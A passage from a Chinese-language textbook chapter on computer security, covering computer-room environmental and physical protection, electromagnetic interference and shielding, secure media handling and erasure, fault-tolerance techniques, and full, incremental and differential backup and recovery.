对计算机设备有影响的腐蚀性气体很多，其中影响较大的有二氧化硫、硫化氢、二氧化氮、一氧化碳和臭氧等。这些有害气体在空气中发生化学变化，会对计算机及外设的接插件、开关、继电器、绝缘材料制品和其他方面以及人体产生破坏作用和不良影响。存在大量腐蚀性气体的空气是一种特殊的环境，而且计算机机房内的诸设备又不产生这些有害气体，所以到目前为止．还难以对计算机机房内腐蚀气体的允许含量给出定量的数据，通常都是以不危害计算机操作人员的身体健康为标准。具体的指标参照国家有关的有害气体对人体影响的标准和规定。

（5）对于机房的抗震，需进行如下的安排。

大多数地震对计算机设施造成的损失是房屋倒塌和设备损坏，为此，A、B 级安全机房的建筑物采用较厚的钢筋混凝土加强结构，应具有抗地震能力；机房的电源和空洞等设备应具有耐地震的性能；机房计算机构和设备要固定牢靠；装在地震区域的计算机应确保所有的设备机构全部装上地板安全闭锁装置，除此之外，还要有人身安全的避难措施。

此外，引起场地安全的还有人为原因，其主要威胁有如下几种：

（1）火灾是计算机房比较普遍的、危害较大的灾害之一。火灾的原因主要有：电线破损、电气、抽烟失误、蓄意放火、接线错误、外部火情蔓延到机房内，以及技术上或管理上的原因等。

为了避免火灾的发生或在发生火灾时使损失降到最小程度，通常应采取以下的防火措施：机房的构件，如墙壁、地板、屋顶、隔断、吸热、消音材料都应采用难燃或不燃材料。C 级安全机房和已经记录媒体存放间，其建筑物的耐火等级应符合（建筑设计防火规范）。

为了确保防火，应加强防火管理，建立必要的消防机构，并经常对机房人员进行消防教育和训练，制定有效的防火措施。

机房内应不放或少放易燃物品，如打印纸之类可放置少些，但只保持满足近期使用数量，多余的备份放入贮藏室。电源及导线会引起机房电气着火，因此防火程序一定要注意包括电源保护装置。所有介质材料和文件及操作手册，应放置在保险箱里。对于灭火装置和报警系统要进行维护保养。

（2）对于机房的防水，需进行如下的安排。

机房内不得铺设水管和蒸汽管道。若非铺设不可，则必须采取防渗漏措施；机房墙壁、天花板、地面应有防水、防潮性能；通有水管的地方应设置止水阀和排水沟；不要把机房设置在楼房底层或地下室，以防水侵蚀或受潮；如有通往机房的电缆沟，要防止

下雨时电缆沟进水漫到机房。

（3）电源直接影响计算机的可靠运转。

影响电源可靠性的因素有：电压瞬变、瞬时停电和电压等。为了确保计算机不间断运行，对 A、B 级安全机房应做到以下几点：

- 应设专用供电线路，供电电源指标应符合 GB2887—82 中第九条的规定；
- 计算机供电电源设备提供稳定、可靠的电源；
- 供电电源设备的容量具有足够的富余量；
- 可根据需要选用一定维持时间的 UPS 电源，以对付瞬变、噪声、电压显著下降停电。UPS 电源可以在没有外电输入的情况下支持其负载长达 45～60min。
- 如果电源中断时间超过 UPS 蓄电池的供电时间，而计算机又不许停止工作时，应考虑安装柴油发电机或叶轮发电机。

（4）防物理、化学和生物灾害，主要是指电子设备的辐射等引起的安全问题，此外还有昆虫、鼠类等引起的安全隐患。

4.1.4.2 设备安全

设备安全包括设备的防盗和防毁，防止电磁信息泄露，防止线路截获、抗电磁干扰一级电源的保护。其主要内容包括：

1．设备防盗。

可以使用一定的防盗手段（如移动报警器、数字探测报警和部件上锁）保护计算机系统设备和部件，以提高计算机信息系统设备和部件的安全性。

2．设备防毁

一是对抗自然力的破坏，如使用接地保护等措施保护计算机信息系统设备和部件。二是对抗人为的破坏，如使用防砸外壳等措施。

3．防止电磁信息泄露

为防止计算机信息系统中的电磁信息泄露，提高系统内敏感信息的安全性，通常使用防止电磁信息泄露的各种涂料、材料和设备等。包括 3 个方面：防止电磁信息的泄露（如屏蔽室等防止电磁辐射引起的信息泄露）；干扰泄露的电磁信息（如利用电磁干扰对泄露的电磁信息进行扰乱）；吸收泄露的电磁信息（如通过特殊材料涂料等吸收泄露的电磁信息）。

4．防止线路截获

主要防止对计算机信息系统通信线路的截获与干扰。重要技术可归纳为 4 个方面：预防线路截获（使线路截获设备无法正常工作）；扫描线路截获（发现线路截获并报警）；定位线路截获（发现线路截获设备工作的位置）；对抗线路截获（阻止线路截获设备的有效使用）。

5．抗电磁干扰

防止对计算机信息系统的电磁干扰，从而保护系统内部的信息。包括两个方面：对

抗外界对系统的电磁干扰和消除来自系统内部的电磁干扰。

工业电气设备产生的干扰，是计算机电磁干扰的主要来源；这种干扰源按其干扰性质可分为：工频干扰、开关干扰、放电干扰和射频干扰。

（1）工频干扰

工业频率的电流互感器、整流器、高压输电线、交流稳压器中的交流电，不仅会产生交流噪声，还会因所含高频谐波分量产生噪声干扰。电源中的高频瞬态电压、浪涌电压、大电流冲击，可统称为“电源噪声”。当市电电压忽高忽低、频繁开关机器或将大负载接入一个系统时，都会在电源线及其供电设备上产生一个电源噪声。市电电压经常在 170～250V 之间波动．特别是上、下班时电网负荷变动很大，而且是突发性过渡过程，会产生很强的干扰脉冲。另外，来自别的噪声源的噪声，也可以沿着电源线进入计算机。严重影响计算机设备安全和系统稳定及可靠性。

（2）开关冲击

大功率开关、继电器、点焊机、交直流整流子开关的通断，都会使电流发生急剧变化，产生脉冲式干扰。另外，机房内的其他设备，如日光灯、吸尘器手电钻等也都能产生瞬时干扰。这些冲击干扰电流，不仅含有丰富的谐波，容易产生感应电磁场，而且干扰电平很大，会损坏计算机器件和造成计算机信息出错。

（3）放电现象

电器设备中各种放电现象，如火花放电、辉光放电、弧光放电、电晕放电都会产生高频辐射，使计算机发生电压电流冲击，尤其是弧光和火花放电对计算机设备非常有害。

（4）射频干扰

空间的各种无线发射、广播、电视、雷达、高频加热、焊接、淬火、短波理疗等电子设备的电磁场，会通过电磁波辐射对计算机造成干扰。严重影响计算机的可靠性和安全性。使计算机及其磁记录设备中的信息出错或缺失，使计算机系统无法正常工作。

除了工业干扰之外，还有自然干扰。

①雷电干扰：这是自然界产生的弧光放电现象，其感应产生电压可达 10kV 以上，而且电流强度很大，严重威胁计算机设备安全。

②宇宙干扰：宇宙干扰就是指地球以外的能源干扰，包括太阳能产生的无线辐射。

③电磁脉冲：这里是指地球内部核爆炸产生的电磁脉冲，它以电磁辐射的形式穿透计算机的防护层，或通过计算机的各种孔口进入计算机，感应出电压和电流，干扰计算机正常运行。

④大气放电：这些自然干扰会产生随机电流，轻则增加电噪声干扰，使计算机信息出错，否则使计算机元器件击穿，使计算机设备损坏。

⑤静电危害：静电危害是计算机、半导体器件的“大敌”，是造成微机半导体损坏的主要原因。静电干扰不仅使磁记录破坏，还会使计算机设备外壳产生感应。MOS 器件

的电容性结构和高绝缘性能，使得即使有很小的电量也会感应出很高的静电电压，使MOS 器件栅介质击穿。当人在绝缘性能良好的地毯或木质地板上走动时，尼龙、丝绸工作服会被静电充电，行走前后两步之间同时又会放电，因此会产生几十千伏的静电电压，使计算机损坏。

电磁干扰严重影响了计算机系统的安全性，因此必须采用合适的方法进行避免，常用的方法有：

① 电容滤波：在一定的通频带内，滤波器衰减很小，电能很容易通过，而在此通频带外衰减则很大，能有效地抑制传输。因此，对于不需要的干扰信号，可采用不同形式的滤波器进行抑制。

滤波器有电容滤波器、电感滤波器等多种结构形式，可根据不同需要灵活运用、对于供电系统的噪声耦合，可采用感容或阻容滤波器把计算机电路与电源阻隔，以消除干扰源与计算机之间的耦合，抑制噪声进入计算机电路。对于脉冲干扰，可采用组合抑制方法。对于放电干扰，可在开关电路端线与计算机设备之间加 0.25-1μf 的电容滤波器来抑制。对于地环路，还可以来用隔离变压器、光电耦合器等措施来阻隔地环路，切断地环路电流，抑制地环路干扰。

② 电磁屏蔽：在计算机工程中，凡是受电磁场干扰的地方，都可以用屏蔽的办法来削弱干扰，以确保计算机正常运行；对于不同的干扰场，要采取不同的屏蔽方法，如电屏蔽、磁屏蔽或电磁屏蔽，并将屏蔽体良好接地。

对于电磁辐射，要采用导电材料屏蔽罩把计算机电路包围起来，并将金属外壳接地，这样可以将杂散电容（分布电容）切断；并将干扰信号引入大地。在计算机内部，常采用将地线置于插件电路外围，并用地线或接地平面将各级电路隔开，以有效地消除各电路之间、各插件之间的分布电容耦合进来的干扰。

在磁场耦合时，对低频磁场采用铁等高导磁率材料做屏蔽罩，利用它对干扰进行分流和短路，使通过空气的磁通大大减小，削弱干扰源，减小计算机电路对干扰的接收。对于高频磁场，可采用铝等低电阻率的导体材料做屏蔽罩，利用屏蔽壳表面产生的涡流反磁场来排斥、抵消干扰场，以削弱和抑制磁场干扰。

对电磁感应耦合，可采用电屏蔽和磁屏蔽相结合的方法抑制电磁辐射干扰。

③ 接地系统：采用接地系统，一是可以消除各电路之间流经公共阻抗时所产生的共阻抗干扰，避免计算机电路受磁场和电位差的影响；二是可保证设备及人身安全、对于计算机系统的交流地、直流地、防雷地和安全地，接地线要分开，不要互连。进入计算机的电源线、信号线均要采用金属屏蔽线或穿在铁套管内，并在屏蔽层两端接地，以防干扰及雷电入侵。计算机的直流地采用辐射或栅格地较好。并保证其接地电阻符合国家计算机场地技术条件，即交流工作地的接地电阻不大于 40Ω，安全保护地接地电阻不应大于 100Ω，直流地的接地电阻的大小以及诸地之间的关系应依不同计算机系统的要求而定。

对于计算机系统来说，要完全避免和防止电磁干扰是不现实的。弄清电磁干扰的原因，采取以上措施往往可以将电磁干扰控制在一定的范围内，以致不影响和破坏系统的正常工作。随着科学技术的发展及计算机的广泛应用，电磁干扰问题将越来越突出，需要给予足够的重视。为了抑制电磁干扰，保证计算机系统的信息的安全，我国已制定了国家民用的 EMC / EMI 标准和军用 EMC / EMI 标准。

6．电源保护

计算机信息系统设备的可靠运行提供能源保障，可归纳为两个方面：对工作电源的工作连续性的保护（如使用不间断电源）和对工作电源的工作稳定性的保护。

电源电压波动或负载幅度变比引起的瞬态电压、电流冲击，会通过电源进入计算机，不但会使计算机信息出错，还会威胁计算机及其器件的寿命与安全。为了保证计算机系统的稳定性和安全，供电电源最好不要与大用户合用一个电源变压器。在允许的情况下，可以考虑采用独立的变压器，对于大小型计算机系统还可以采用中频发电机组供电，然后再经过交流稳压器和低通滤波器送给直流稳压器。

目前应用的 UPS 电源是一种比较理想的供电设备，它可以对付各种突发脉冲、瞬变、噪声和电源电压降低及停电。UPS 电源可以在没有外电输入情况下独立支持计算机系统工作半小时以上。在电网电风波动较大而系统电源又要求较高时，应考虑选用一定容量的 UPS 电源。可以兼顾供电、接地、避雷的电磁兼容系统。

4.1.4.3　介质安全

介质安全是指介质数据和介质本身的安全。

介质安全目的是保护存储在介质上的信息。包括介质的防盗；介质的防毁，如防霉和防砸等。

介质数据的安全是指对介质数据的保护。介质数据的安全删除和介质的安全销毁是为了防止被删除或销毁的敏感数据被他人恢复。包括介质数据的防盗（如防止介质数据被非法复制）；介质数据的销毁，包括介质的物理销毁（如介质粉碎等）和介质数据的彻底销毁（如消磁等），防止介质数据删除或销毁后被他人恢复而泄露信息；介质数据的防毁，防止意外或故意的破坏使介质数据丢失。

计算机磁盘是常用的计算机信息载体。计算机磁盘属于磁介质，所有磁介质都存在剩磁效应的问题，保存在磁介质中的信息会使磁介质不同程度地永久性磁化，所以磁介质上记载的信息在一定程度上是抹除不净的，使用高灵敏度的磁头和放大器可以将已抹除信息的磁盘上的原有信息提取出来。据有关资料介绍，即使磁盘已改写了 12 次，但第一次写入的信息仍有可能复制出来。这使涉密和重要磁介质的管理、废弃成为很重要的问题。有的国家甚至规定记录绝密信息资料的磁盘只准使用一次，不用时就必须销毁，不准抹后重录。

磁盘是用于复制和存储文件的，它常被重新使用，有时要删除其中某些文件，有时又要复制一些文件进去。在许多计算机操作系统中，用 DEL 命令删除一个文件，仅仅是

删除了该文件指针，也就是删除了该文件的标记，释放了该文件的存储空间，而并非真正将该文件删除或覆盖。在该文件的存储空间未被其他文件覆盖之前，该文件仍然原封不动地保存于磁盘之上，计算机删除磁盘文件的这种方式，可提高文件处理的速度和效率，但从另一个角度而言，也方便了被删除文件的恢复。

磁盘的安全防护包括磁盘信息加密技术和磁盘信息清除技术。

磁盘信息加密技术是计算机信息安全保密控制措施的核心技术手段，是保证信息安全保密的根本措施。信息加密是通过密码技术的应用来实现的。磁盘一旦使用信息加密技术进行加密，就会具有很高的保密强度。磁盘即使被窃或被复制，其记载的信息也难以被读懂。具体的磁盘信息加密技术还可细分为文件名加密、目录加密、程序加密、数据库加密、整盘数据加密等。具体应用可视磁盘信息的保密强度要求而定。

磁盘信息清除技术：具体的清除办法和技术有很多种，但实质上可分为直流消磁法和交流消磁法两种。直流消磁法是使用直流磁头将磁盘上原先记录信息的剩余磁通全部以一种形式的恒定值来代替。通常，用完全格式化方式格式化磁盘就是这种方法。交流消磁法是使用交流磁头将磁盘上原先所记录信息的剩余磁通变得极小，这种方法的消磁效果比直流消磁法要好得多，消磁后磁盘上的残留信息强度可比消磁前下降 90dB。

近年来，数据存储介质还出现了光盘和 FLASH 等移动存储设备。根据 NIST（美国国家标准技术研究所）研究表明，光盘只有在理想条件下保存时，才能达到最多 30 年的寿命。理想条件是恒温 25 摄氏度，恒定湿度 50%，且没有光照。NIST 综合研究表明，光盘的正常使用寿命只有 5 到 10 年，与 U 盘、硬盘大致相当。

光盘使用寿命的下降主要由以下的原因造成：第一个原因就是划伤，即使是轻微的划痕也有可能破坏用于反射激光的反射层，而导致在光盘内存储的数据不能被光驱中的光头所识别，上表面划伤所造成的损坏比下表面的划伤更甚；第二个原因就是标签，粘贴标签所使用的粘合剂中的溶剂能够与光盘的聚碳酸酯表面发生反应，这会导致湿气渗透过聚碳酸酯层，进而腐蚀银反射层；第三个原因就是使用过程中的老化，即使不粘贴标签也不划伤光盘，由于激光的照射都会导致光盘本体的老化变形，进而使得数据不能读取。

半导体存储器的发生的存储错误大体上分为硬错误和软错误，其中主要为软错误。硬错误所表现的现象是在某个或某些位置上，存取数据重复地出现错误，出现这种现象的原因是一个或几个存储单元出现故障。软错误主要是由 α 粒子引起的，存储器芯片的材料中含有微量放射性元素，它们会间断地释放 α 粒子。这些粒子以相当大的能量冲击存储电容，改变其电荷，从而引起存储数据的错误。引起软错误的另一原因是噪声干扰。

解决光盘和半导体存储设备可靠性的主要方法是改善制造工艺，严格使用环境，并通过纠错技术解决一般性存储错误。

4.1.5　计算机的可靠性技术

计算机的可靠性工作，一般采用容错系统实现。容错主要依靠冗余设计来实现，以增加资源换取可靠性。由于资源的不同，冗余技术分为硬件冗余、软件冗余、时间冗余和信息冗余。可以是元器件级、部件级的、系统级的冗余设计。在可靠性与资源消耗之间折衷、权衡。

容错系统工作方式分为：

自动侦测：运行中自动地通过专用的冗余侦测线路和软件判断系统运行情况，检测冗余系统各冗余单元是否存在故障。

自动切换：当确认某一主机出错时，正常主机除了保证自身原来的任务继续运行外，还接管预先设定的后备作业程序，进行后续程序及服务。

自动恢复：故障主机被替换后，进行故障隔离，离线故障修复。修复后通过冗余通信线与正常主机连线，继而将原来的工作程序和磁盘上的数据自动切换回修复完成的主机上。

4.1.5.1　容错计算的概念

容错是指一个系统在运行中其任何一个子系统发生故障时，系统仍然能够继续操作的能力。简单来说，就是发生灾难性故障时（例如用户使用错误，电源故障等），容错系统能够诊断出问题所在，并给用户提示问题的性质，保护用户的数据能够继续操作，如果需要的话，还可提供足够的时间来适当地保存文件。

容错技术是在一定程度上容忍故障的技术。也称为故障掩盖技术（fault masking）。

容错系统是采用容错技术的系统。

容错主要依靠冗余设计来实现，以增加资源换取可靠性。由于资源的不同，冗余技术分为硬件冗余、软件冗余、时间冗余和信息冗余。可以是元器件级、部件级的、系统级的冗余设计。容错是在可靠性与资源消耗之间折衷、权衡。

容错包含下面两个目标：

- 数据的完整性：数据保护。
- 数据的可用性：尽管发生故障，仍能读取数据。

在一些像银行，航空，交通等工业部门，其系统必须保持长年运转，不管在什么情况下，主要业务不能中断。因而早在几年以前就实现了不同程度的容错能力。今天，随着 PC 数量的不断增多和越来越多的商业机构缩小，而把其主要应用程序从大型机或小型机上转到 PC 上（尤其是网络系统）的事实，对 PC 机有某种形式的容错能力的要求，越来越强烈了。

传统的 PC 要求其子系统享用公共总线结构和通用存贮空间，这就带来了一个问题，即当某个器件发生故障时，系统内其他数据也受到污染。作为这类硬件系统的主要操作系统 DOS，遵循的设计原则也使应用程序和数据容易受到破坏。

一个真正的容错 PC 必须能够预知并防止 PC 运行期间可能出现的故障，因而容错系统的实现应该遵守下列 3 个设计策略：

① 冗余性：提供备份子系统，即在大型机和小型机中已经使用了多年的传统容错策略。

② 预防性：加强一些子系统或者是具故障发生功能的子系统，以避免那些故障发生。

③ 恢复性：保持对系统的运行进行记录，当发生故障时，能够尽快地恢复系统。

具体的冗余技术可以分为如下的 4 种：

① 硬件冗余：增加线路、设备、部件，形成备份。

② 堆积冗余：在逻辑域可采用多数表决方案，出现故障时可自动恢复。

③ 待命储备冗余：该系统中多个模块，其中只有一块处于工作状态，其余块都处于待命接替状态。当有一个模块发生故障时，立刻将其切除，并代之以无故障待命模块。

④ 混合冗余：堆积冗余和待命储备冗余的结合。

4.1.5.2 硬件容错

计算机系统的硬件容错技术主要采取两个措施：一是每块模板上装有两套相同的逻辑处理部件，然后在每一个机器周期内，对这两套逻辑处理部件的输出进行比较。若相等，说明工作正常，将输出送总线；若不相等，则说明该板出错，切断总线隔离；二是每一种模板都一式两份，同时工作。正常情况下两块模板输出的结果，同时送到总线上。一旦某一块模板出错，比较器比较的结果不等，就自动将故障板切断总线，工作正常的一块模板的输出结果继续送总线，这样就达到了故障不停机的目的。其具体的应用技术有：

1．双 CPU 容错系统

当一个 CPU 板出现故障时，另一个 CPU 保持继续运行。这个过程对用户是透明的，系统没有受到丝毫影响，更不会引起交易的丢失，充分保证数据的一致性和完整性。系统的容错结构能够提供系统连续运行的能力，任何单点故障不会引起系统停机，系统提供在线的维护诊断工具可在应用继续运转的情况下修复单点故障。

2．双机热备份

传统的高可靠性系统采用双机热备份方案。两台服务器都处于热机状态，如果一台服务器坏了，另一台服务器可以将所有的业务接管过来。主要有两种工作方式：

Online 方式：两台服务器都在工作，分别担负不同的任务，均衡负载。成本大，管理难。

Standby 方式：备份机不工作，只是监测作业机的工作状况。缺点：服务器之间切换时间较长。

3．三机表决系统

三台主机同时运行，由表决器（Voter）根据三台机器的运行结果进行表决，有两个

以上的机器运行结果相同，则认定该结果为正确。通常可靠性比双机系统要高。缺点：成本高。当一台机器出现故障后表决已失去意义，其可靠性甚至比不上一个双机系统。因此当三机中坏掉一台后就当作双机备份系统来用，不再进行表决。

4．集群系统（Clusting）

集群系统指均衡负载的双机或多机系统。DEC 公司最早在其 VAX 系统上实现了集群技术，多服务器集群系统的主要目的是使用户的应用获得更高的速度、更好的平衡和通信能力，而不仅仅是数据可靠性很好的备份系统。集群系统对于金融、证券等大型关键业务系统是最好选择。

4.1.5.3 软件容错

软件容错是利用相同的需求规格说明而设计的不同版本通过冗余，相互屏蔽各自内在缺陷，恢复进程运行，从而实现高可靠、高安全性的系统软件技术。

使用这种技术并达到上述要求的软件称为软件容错。

软件容错本身有两层含义：一是对软件自身故障的处理；二是使用软件对系统中出现的其他故障进行处理。目前的软件容错技术大都是针对软件本身的设计故障提出的，但应用这些软件容错思想对它们有针对性地加以修改后，也可用于对系统的硬件故障进行处理。

传统的软件容错技术主要使用“多样性”的冗余来解决软件本身出现的故障，它们的特点是冗余规模较大，通过决策机制给出结果；新的软件容错技术冗余的规模较小，决策较为智能化且容错覆盖的范围较广。

研究表明，对于软件本身的设计故障，简单的冗余是不够的，需要辅以设计和数据表示的多样性才能达到较好的容错效果。通过使用单版本软件技术、多版本软件技术和多重数据表达技术，可以保证在软件自身发生故障时系统仍能提供稳定可靠的服务。单版本软件技术主要用来探测软件设计故障；多版本软件技术是利用功能等同但相互独立的不同软件版本实现容错；而多重数据表达技术则使用不同表达方式的输入数据对软件设计故障进行容错。

简单地说，设计多样性（Design Diversity）技术的核心思想是：完成某个功能有多种可能的不同方法，现将每种可能的方法都实现（每种实现称为一个变体），以尽可能保证至少有一个变体能可靠地运行。

既然每种变体的设计思想各不相同，对于同样的输入，不同的变体就可能产生不同的输出，这时就需要一种表决机制来判断哪种输出是正确的或可接受的。依据表决算法的不同，设计多样性主要有三种经典的实现：

（1）恢复块（Recoery Blocks，RcB）：是由 Horning 等人提出并由 Randell 最早实现的一种动态容错技术，它通过建立还原点并使用可接受测试和后向恢复实现容错。RcB 的优点是实现简单且对系统无特殊要求，但效率较低，适合用于处理简单事务的单机系统和顺序处理环境。

（2）N 版本程序设计（N2Version Programming，NVP）：是由 Elmendor 提出并经 Avinienis 等人完善与实现的一种静态容错技术，它使用多个不同的软件版本利用决策机制和前向恢复实现容错。NVP 的优点是实现简单且效率较高，但不便用于顺序处理环境，主要用于分布式环境中。

（3）N 自检程序设计（N Self Checking Programming，NSCP）：是 Laprie 等人提出的，自检程序利用程序冗余在执行过程中检测自身的行为。NSCP 的特点是容错粒度较为精细，能更早发现并纠正错误，但仍不适用于顺序处理环境，主要用于多机并行环境中。

数据多样性（Data Diversity）是作为对设计多样性的补充由 Ammann 和 Knight 提出的。数据多样性着眼于程序的输入数据，与原始输入数据逻辑等价的“重表达”数据都可以作为程序的新输入数据。以不同表达方式的输入数据执行相同的程序或程序的变体是数据多样性技术的核心思想。

数据重表达算法（Data Re-expression Algorithm，DRA）用以获取不同表达方式的输入数据，其性能直接影响着数据多样性技术的容错能力。给定一个重表达算法 R，它将原始输入 x 转换为新的输入 y=R（x），则 y 要么与 x 近似，要么以其他方式包含 x 的所有信息。这时，若 x 在程序失效区，则需要尽量保证 y 在失效区的外部。

作为 RcB 和 NVP 的补充，目前有两种经典的数据多样性技术：

（1）重试块（Retry Block，RtB）：作为 RcB 的补充，RtB 也是一种动态技术，它利用重表达的数据和可接受测试与后向恢复来实现容错。

（2）N 拷贝程序设计（N-Copy Programming，NCP）：作为 NVP 的补充，NCP 同样是一种静态技术，使用重表达数据和决策机制与前向恢复来实现容错。NCP 的容错效果也取决于 DRA，适用于分布式环境。

传统的软件容错技术一般代价较高，而且对某些故障容错效果并不明显。随着容错技术研究的深入，出现了一些软件容错新技术。下面有代表性地介绍几种：

（1）自适应 N 版本程序设计（Adaptive N-VersionPro-gramming，ANVP）：本技术是对经典 NVP 的改进，其核心思想是通过每个版本动态变化的权值实现结果的自适应选举，从而实现冗余的自清除。

（2）模糊选举（Fuzzy Voting）：选举用以从冗余软件版本的不同输出中获取正确的输出。

（3）重配置与重恢复（Reconfiguration and Rejuve-nation）：是互为补充的软件容错技术。软件重配置允许在动态考虑各种限制因素（如操作系统服务、处理器负载、可用内存等）的情况下使用冗余的资源对软件进行实时恢复，是一种事件驱动的即时处理过程。

（4）带抽象规格封装的拜占庭容错（Byzantine fault tolerance with Abstract Specification Encapsulation，简称 BASE）：BASE 使用抽象提取技术来减少拜占庭容错（BFT）的开销，从而提高其容错能力。

（5）复制指令错误探测（Error Detection by Duplicate Instructions，简称 EDDI）：是

一种编译器级容错技术。它的基本思想是：编译器复制程序指令并将源指令与复制指令合并（为了提高容错性能，两种指令放在不同的寄存器和内存的不同位置）。在一定的同步点（store 指令处和 branc 指令处），编译器插入检测指令来检查源指令与复制指令的执行结果是否一致。其优点是效率高，既可用于单机环境，又可用于分布式环境，而且可以根据不同环境加以定制。

（6）SWIFT（Soft Ware Implemented Fault Tolerance 简称 SWIFT）：是在 EDDI 基础上改进的编译器级容错技术，它的基本思想是与 EDDI 一致的。

从上面的比较可以看出，随着软件容错技术的日趋成熟，首先，冗余的方式越来越复杂，不再是简单备份，而是进一步考虑更加“智能化”的冗余，于是冗余规模越来越小。并且，虽然冗余程度不断降低，系统可靠性却在不断提高。当然，可靠性与冗余造成的额外开销是一对矛盾，要根据具体应用的实际背景在二者之间作一些权衡，在合理提高系统可靠性的同时尽量减少额外开销是软件容错技术不断努力的目标。其次，软件冗余的实现级别越来越靠近底层。粗略来说，软件容错大致有应用级、系统级和编译器级三个级别。现有的大部分容错技术都是应用级的，最近也出现了系统级和编译器级容错。从错误扩散角度上看，容错的实现级别越高，容错本身应该越复杂，但事实远非如此。在更底层实现容错技术意味着自底向上都要提供容错支持，其实现远比在上层针对具体应用进行容错要复杂得多，同时在大部分情况下也有效得多。最后，容错的执行方式越来越多样化，并不要求必须串行执行或并行执行。并行执行的好处是效率高，但需要一定的同步机制且系统的功耗较大；而串行执行则实现简单，但在最后决策做出之前需要暂存所有结果且整个程序的执行效率较低。新的软件容错技术大都既可以并行执行，又可以串行执行。这样，在实现层面，用户就可以根据自己的需要灵活选择容错的执行方式。

4.1.5.4　数据容错

数据容错的策略就是数据备份和恢复策略，以及容灾技术、数据纠错等技术。

数据备份指的是将计算机系统中硬磁盘上的一部分数据转到可脱机保存的介质（如磁带、软磁盘和光盘）上。通常可以分为完全备份、增量备份、差分备份和渐进式备份等多种备份方式。

1．完全备份

完全备份（FullBackup）是指将系统中所有选择的数据对象进行一次全面的备份，而不论数据对象自上次备份之后是否修改过。这是最基本也是最简单的备份方式。它是所有更进一步、更灵活的备份方式的基础。

对文件系统而言，完全备份是对用户指定的所有文件进行一次全面的备份。它备份全部选中的文件及文件夹，并不依赖文件的存档属性来确定备份哪些文件。

对数据库系统而言，完全备份是对一个或多个数据文件中使用过的数据块的备份。没有使用过的数据块是不被备份的。它不同于对所有必要的数据库元素（配置文件、数

据文件、控制文件、重做日志和归档日志）的文件级拷贝。

对于邮件服务器而言，完全备份是对选择好的数据库和相关日志备份，完成以后，它会删除日志，释放磁盘空间。

完全备份的优点具有非常简单的操作过程。如果在备份间隔期间出现数据丢失等问题，可以只使用一份备份快速地恢复所丢失的数据。完全备份的缺点是备份的数据量最大，备份时间最长，所需要的存储容量是最大，对服务器的正常运营也是影响最大。

2．增量备份

增量备份是指只对上次备份后系统中变化过的数据对象的备份。也称为非累积增量备份。这种方式是针对特定的时间段内新创建、更新及删除的数据对象。

对文件系统而言，增量备份会检查自上次备份后，文件有没有被更动过，根据文件的存档属性来确定备份哪些文件。对 NTFS 文件还有安全性描述符，即所有者安全性标识 SID、组 SID、自选访问控制表（ACL）和系统 ACL。对 UNIX 文件还有 UNIXowner 和 UNIXgroup 等。增量备份完成以后，会对于选中的文件和文件夹标为已备份，清除存档属性。

对数据库系统而言，增量备份是指备份一个或多个数据文件的自从上一次同一级别的或更低级别的备份以来被修改过的数据块。

对于邮件服务器而言，增量备份是将数据库相关联的日志备份存储下来，然后删除磁盘上的源日志。这种备份方式对邮件服务器的影响是最低的。

增量备份的优点是备份时间比完全备份短许多。它没有重复的备份数据，减少了网络带宽占用，节省了存储空间，缩短了备份的时间。因而这种备份方法比较经济，可以频繁地进行。

增量备份的缺点是数据恢复时间长，恢复工作比较麻烦。传统的备份策略是在偶尔进行完全备份后，频繁地进行增量备份。因此恢复操作要做很多工作。如果要恢复一个文件，必须把所有增量备份的磁带都找过一遍，直到找到为止。如果要恢复整个系统，那就得先恢复最近一次的完全备份，要顺序地进行从上次完全备份以来的每一次增量备份的恢复。

3．差分备份。

差分备份是指对上次完全备份以来系统中所有变化过的数据对象的备份，也称为累积（cumulative）增量备份。这种备份在进行备份和数据恢复的时候耗时适中。对文件系统而言，差分备份会检查自上次完全备份后，文件有没有被更改过根据文件的存档属性来确定备份哪些文件。备份完成以后，不会对于选中的文件和文件夹标为已备份，仍然保留存档属性。

对数据库系统而言，差分备份包括自最后一次在更低级别进行备份以来所有改动过的数据块。对于邮件服务器而言，差分备份是将数据库相关联的日志备份存储下来，但是不会在备份完成之后删除。差分备份的优点是数据恢复简单快捷。它将恢复时涉及到

的备份记录数量限制在 2 个，简化了恢复的复杂性。只需要最近一次的全量备份数据以及最近一次的累积增量备份数据。与完全备份相比，差分备份的工作量小，备份时间短，并节省磁盘空间。与增量备份相比，差分备份的工作量大，随着时间推移而不断增加（假设每天修改的数据都不一样）。但是它的灾难恢复相对简单。因为要查找和恢复的备份记录数目比较少，所以恢复一个文件或整个系统的速度都比较快。

4. 渐进式备份

渐进式备份也称为“只有增量备份”或“连续增量备份”。它是指系统排除完全备份，数据对象只有当发生改变时才被写入到存储介质上。一些专业备份软件借用数据管理特性实现了这种备份方式。它一般应用文件系统的备份。

渐进式备份只在初始时做所有数据文件的全部备份，以后只备份新建或改动过的文件，比上述三种备份方式有更少的数据移动。这种方式减少了备份时间和所需的存储容量，减轻了网络负担。同时数据恢复通过数据库参与来进行，具有更好的恢复性能。此外，这种备份方式可以降低潜在的人为错误，并帮助提高存储管理效率。

5. 数据恢复

恢复措施在整个备份制度中占有相当重要的地位，因为它关系到系统在经历灾难后能否迅速恢复。恢复操作通常可以分为以下几种：全盘恢复、数据库和邮件系统恢复、个别文件恢复和重定向恢复。

全盘恢复：一般应用在服务器发生意外灾难导致数据全部丢失、系统崩溃或有计划的系统升级、系统重组等，也称为系统恢复。

数据库和邮件系统恢复：此项恢复对管理人员的要求较高，在利用备份软件进行恢复后，通常还需要进行一些后续的维护工作。因此要求管理人员应熟悉所管理的数据库和邮件系统自身的备份和恢复机制。

个别文件恢复：由于操作人员的水平不高，个别文件恢复可能要比全盘恢复常见得多，利用网络备份系统的恢复功能，我们很容易恢复受损的个别文件。只需浏览备份数据库或目录，找到该文件触动恢复功能，软件将自动驱动存储设备，加载相应的存储煤体，然后恢复指定文件。

重定向恢复：将备份的文件恢复到另一个不同的位置或系统上去，而不是操作到它们当时所在的位置。重定向恢复可以是整个系统恢复，也可以是个别文件恢复，某些数据库和邮件系统也支持重定向恢复，重定向恢复时需要慎重考虑，要确保系统或文件恢复后的可用性。

6. 容灾技术

容灾技术的主要目的是在灾难发生时保证计算机系统能继续对外提供服务。计算机硬件故障、停电、大楼火灾、大范围地震、战争等都属于灾难的范畴。根据保护对象的不同，容灾可以分为数据容灾和应用容灾两类。

数据容灾是在异地建立一个数据容灾系统，该系统实时复制本地应用服务产生的数据，当本地数据因为灾难而无法存取时，应用服务可以通过异地数据容灾中心来继续数

